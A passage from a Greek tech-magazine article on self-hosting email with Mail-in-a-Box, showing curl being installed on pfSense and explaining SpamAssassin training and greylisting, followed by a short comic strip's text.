


```
cvar — ssh — 110×35
ssh
[2.2.4-RELEASE][root@pfSense.parabing.net]/root:
[2.2.4-RELEASE][root@pfSense.parabing.net]/root: pkg
The package management tool is not yet installed on your system.
Do you want to fetch and install it now? [y/N]: y
Bootstrapping pkg from pkg+http://pkg.FreeBSD.org/freebsd:10:x86:64/latest, please wait...
Verifying signature with trusted certificate pkg.freebsd.org.2013102301... done
Installing pkg-1.5.5...
Extracting pkg-1.5.5: 100%
Message for pkg-1.5.5:
If you are upgrading from the old package format, first run:

  # pkg2ng
pkg: not enough arguments
Usage: pkg [-v] [-d] [-l] [-N] [-j <jail name or id>|-c <chroot path>|-r <rootdir>] [-C <configuration file>]
[-R <repo config dir>] [-o var=value] [-4|-6] <command> [<args>]

For more information on available commands and options see 'pkg help'.
[2.2.4-RELEASE][root@pfSense.parabing.net]/root:
```

Κάτι που *δεν* αναφέραμε έως τώρα είναι ότι το curl απουσιάζει από το pfSense και πρέπει να το εγκαταστήσουμε από τη γραμμή εντολών, αφού πρώτα συνδεθούμε στο λογαριασμό του root μέσω SSH. Το εργαλείο διαχείρισης πακέτων για την εγκατάσταση του curl είναι το pkg κι αν επιχειρήσουμε να το χρησιμοποιήσουμε θα διαπιστώσουμε πως ούτε κι αυτό είναι εγκατεστημένο! Ερωτόμαστε, ωστόσο, αν το θέλουμε, οπότε απαντάμε θετικά κι αμέσως το downloading και η εγκατάστασή του προχωρούν κι ολοκληρώνονται αυτόματα.



```
[2.2.4-RELEASE][root@pfSense.parabing.net]/root: pkg install curl
Updating FreeBSD repository catalogue...
FreeBSD repository is up-to-date.
All repositories are up-to-date.
Checking integrity... done (0 conflicting)
The following 2 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
        curl: 7.43.0_2
        ca_root_nss: 3.19.2

The process will require 5 MiB more space.

Proceed with this action? [y/N]: y
[1/2] Installing ca_root_nss-3.19.2...
[1/2] Extracting ca_root_nss-3.19.2: 100%
[2/2] Installing curl-7.43.0_2...
[2/2] Extracting curl-7.43.0_2: 100%
Message for ca_root_nss-3.19.2:
********************************* WARNING *********************************

FreeBSD does not, and can not warrant that the certification authorities
whose certificates are included in this package have in any way been
audited for trustworthiness or RFC 3647 compliance.

Assessment and verification of trust is the complete responsibility of the
system administrator.

*********************************** NOTE ***********************************

This package installs symlinks to support root certificates discovery by
default for software that uses OpenSSL.

This enables SSL Certificate Verification by client software without manual
intervention.

If you prefer to do this manually, replace the following symlinks with
either an empty file or your site-local certificate bundle.

  * /etc/ssl/cert.pem
  * /usr/local/etc/ssl/cert.pem
  * /usr/local/openssl/cert.pem

****************************************************************************
[2.2.4-RELEASE][root@pfSense.parabing.net]/root: curl --version
curl: Command not found.
[2.2.4-RELEASE][root@pfSense.parabing.net]/root: rehash
[2.2.4-RELEASE][root@pfSense.parabing.net]/root: curl --version
curl 7.43.0 (amd64-portbld-freebsd10.1) libcurl/7.43.0 OpenSSL/1.0.1l zlib/1.2.8
Protocols: dict file ftp ftps gopher http https imap imaps pop3 pop3s rtsp smb smbs smtp smtps telnet tftp
Features: AsynchDNS IPv6 Largefile GSS-API Kerberos SPNEGO NTLM NTLM_WB SSL libz TLS-SRP UnixSockets
[2.2.4-RELEASE][root@pfSense.parabing.net]/root:
```

Για την εγκατάσταση του curl γράφουμε, απλά, pkg install curl. Γράφοντας curl –version, ώστε να δούμε αν όλα είναι καλά με το πρόγραμμα, ανακαλύπτουμε ότι δεν μπορεί να βρεθεί. Αυτό διορθώνεται εύκολα, πληκτρολογώντας rehash. Γράφοντας ξανά curl –version το πρόγραμμα καλείται κανονικά και επιστρέφει πληροφορίες περί έκδοσης, υποστηριζόμενων πρωτοκόλλων και δυνατοτήτων.

SpamAssassin και Graylisting

Για την αντιμετώπιση του SPAM το MiaB επιστρατεύει το SpamAssassin, το κατ' εξοχήν σύστημα στον κόσμο του Open Source για την κατηγοριοποίηση της αλληλογραφίας σε SPAM/HAM. Μερικές φορές κάποιο email θα καταλήγει στον φάκελο Spam, ενώ στην πραγματικότητα δεν θα είναι για εκεί. Για την εκπαίδευση του SpamAssassin, αυτό που αρκεί να κάνουμε είναι να μετακινήσουμε το email εκτός του φακέλου Spam. Θα συμβαίνει και το αντίστροφο: Κάποιο email που είναι SPAM

δεν θα καταλήγει στον ομώνυμο φάκελο, οπότε σ' αυτή την περίπτωση καλό είναι να το μετακινούμε μόνοι μας εκεί. Συν τω χρόνω το SpamAssassin μαθαίνει και γίνεται αποτελεσματικότερο – ή τουλάχιστον αυτή είναι η θεωρία.

Ένας άλλος, εξαιρετικά ενδιαφέρων και πολλά υποσχόμενος μηχανισμός για την αντιμετώπιση του SPAM είναι το λεγόμενο graylisting. Η ιδέα είναι ότι για αποστολείς που μας στέλνουν email για πρώτη φορά, η παράδοση εμποδίζεται τεχνητά για 10 με 15 λεπτά. Η συντριπτική πλειονότητα των spammers ξεγελιούνται απ' αυτό το τρικ και τελικά εγκαταλείπουν τις προσπάθειες αποστολής. Καλό είναι να έχουμε υπόψη μας για το graylisting όποτε περιμένουμε email από κάποιον φίλο που μας έστειλε για πρώτη φορά ή όταν αναμένουμε email επιβεβαίωσης για εγγραφή σε site ή σε υπηρεσία.

Εντυπώσεις έως τώρα και σχέδια για το (κοντινό) μέλλον

Τις πρώτες μέρες της ενασχόλησής μας με το Mail-in-a-Box παρατηρούσαμε ότι ορισμένα emails που στέλναμε έτειναν να χαρακτηρίζονται ως SPAM – και φυσικά δεν ήταν. Κάτι τέτοιο είναι αναμενόμενο να συμβαίνει στην αρχή, ακόμη κι όταν στέλνουμε σε χρήστες μεγάλων email providers όπως είναι η Google με το Gmail. Με λίγη προσοχή και καλή διάθεση για συνεννόηση, το πρόβλημα αρχίζει να υποχωρεί και τελικά εξαφανίζεται. Τις πρώτες μέρες, π.χ., που στέλνουμε emails σε φίλους και χρήστες του Gmail, καλό είναι να τους έχουμε ειδοποιήσει και προειδοποιήσει, ώστε να ρίχνουν και μια ματιά στο SPAM folder. Άπαξ κι αρχίσουν να χαρακτηρίζουν τα emails μας ως HAM, τότε πολύ σύντομα τα emails μας προς τους χρήστες του Gmail *δεν* θα χαρακτηρίζονται ως SPAM.

Εκτός από αυτό το κάπως ενοχλητικό ζήτημα, μετά από μερικούς μήνες καθημερινής χρήσης του MiaB οφείλουμε να σημειώσουμε ότι είμαστε απόλυτα ευχαριστημένοι από την πλατφόρμα. Χαιρόμαστε που έχουμε υπό πλήρη έλεγχο το email του domain μας (colder.xyz), πολύ περισσότερο που δεν έχουμε συναντήσει προβλήματα: ακόμη και η αναβάθμιση στη νέα έκδοση του MiaB έγινε ομαλά κι ολοκληρώθηκε επιτυχώς.

Στα μελλοντικά μας σχέδια είναι η φιλοξενία των emails δύο άλλων domains που κατέχουμε (deltahacker.gr και parabing.com), στο ίδιο box που τρέχει το MiaB και ήδη φιλοξενεί το email του colder.xyz. Σκεφτόμαστε ότι ίσως χρειαστεί να κάνουμε ένα resize στο αντίστοιχο VPS, αλλά αυτό θα το δούμε στην πράξη και θα σας μεταφέρουμε τις εντυπώσεις μας – ή ό,τι ενδιαφέρον ανακαλύψουμε, τέλος πάντων. Κάτι άλλο που σχεδιάζουμε και σκοπεύουμε να συζητήσουμε μαζί σας, είναι η φιλοξενία προσωπικού static site στο box του MiaB.

Όπως είπαμε, για όλα τα προηγούμενα και ό,τι άλλο προκύψει θα συζητήσουμε σε επόμενα άρθρα. Προς το παρόν σας προτείνουμε να στήσετε κι εσείς τον δικό σας mailserver στο cloud. Αν διστάζετε σκεφτείτε ότι το ρίσκο είναι, πρακτικά, μηδενικό: Απλά διατηρήστε τους υπάρχοντες email providers που χρησιμοποιείτε, αγοράστε ένα φθηνό domain (που να υποστηρίζει DNSSEC, κατά προτίμηση) και πειραματιστείτε με το email για το συγκεκριμένο domain. Κάτι μας λέει πως δεν θα το μετανιώσετε.

COOKIES


ΤΟ ΚΑΤΑΓΜΑ ΣΤΟ ΚΕΦΑΛΙ ΗΤΑΝ ΣΥΝΤΡΙΠΤΙΚΟ...
ΤΟ ΟΠΛΟ ΤΟΥ ΕΓΚΛΗΜΑΤΟΣ ΕΙΝΑΙ ΚΑΤΙ ΣΚΛΗΡΟ ΚΑΙ ΒΑΡΥ. ΚΑΤΙ ΣΑΝ ΡΟΠΑΛΟ Ή ΚΟΤΡΩΝΑ...
ΧΜΜΜ... Η ΥΠΟΘΕΣΗ ΔΕΝ ΕΙΝΑΙ ΓΙΑ ΕΜΑΣ...
CROSS
CRIME
CRIME SCENE DO NOT CROSS
CRIME SCENE
CRIME SCENE
CROSS
CRIME SCENE
ΠάΝΟS
ΕΙΔΟΠΟΙΗΣΤΕ ΑΜΕΣΩΣ ΤΗ ΔΙΩΞΗ ΗΛΕΚΤΡΟΝΙΚΟΥ ΕΓΚΛΗΜΑΤΟΣ!..
;
...ΜΟΝΟ ΕΝΑ ΠΑΛΙΟ ΝΟΚΙΑ ΜΠΟΡΕΙ ΝΑ ΕΧΕΙ ΠΡΟΚΑΛΕΣΕΙ ΑΥΤΟ ΤΟ ΧΤΥΠΗΜΑ...

deltahacker.gr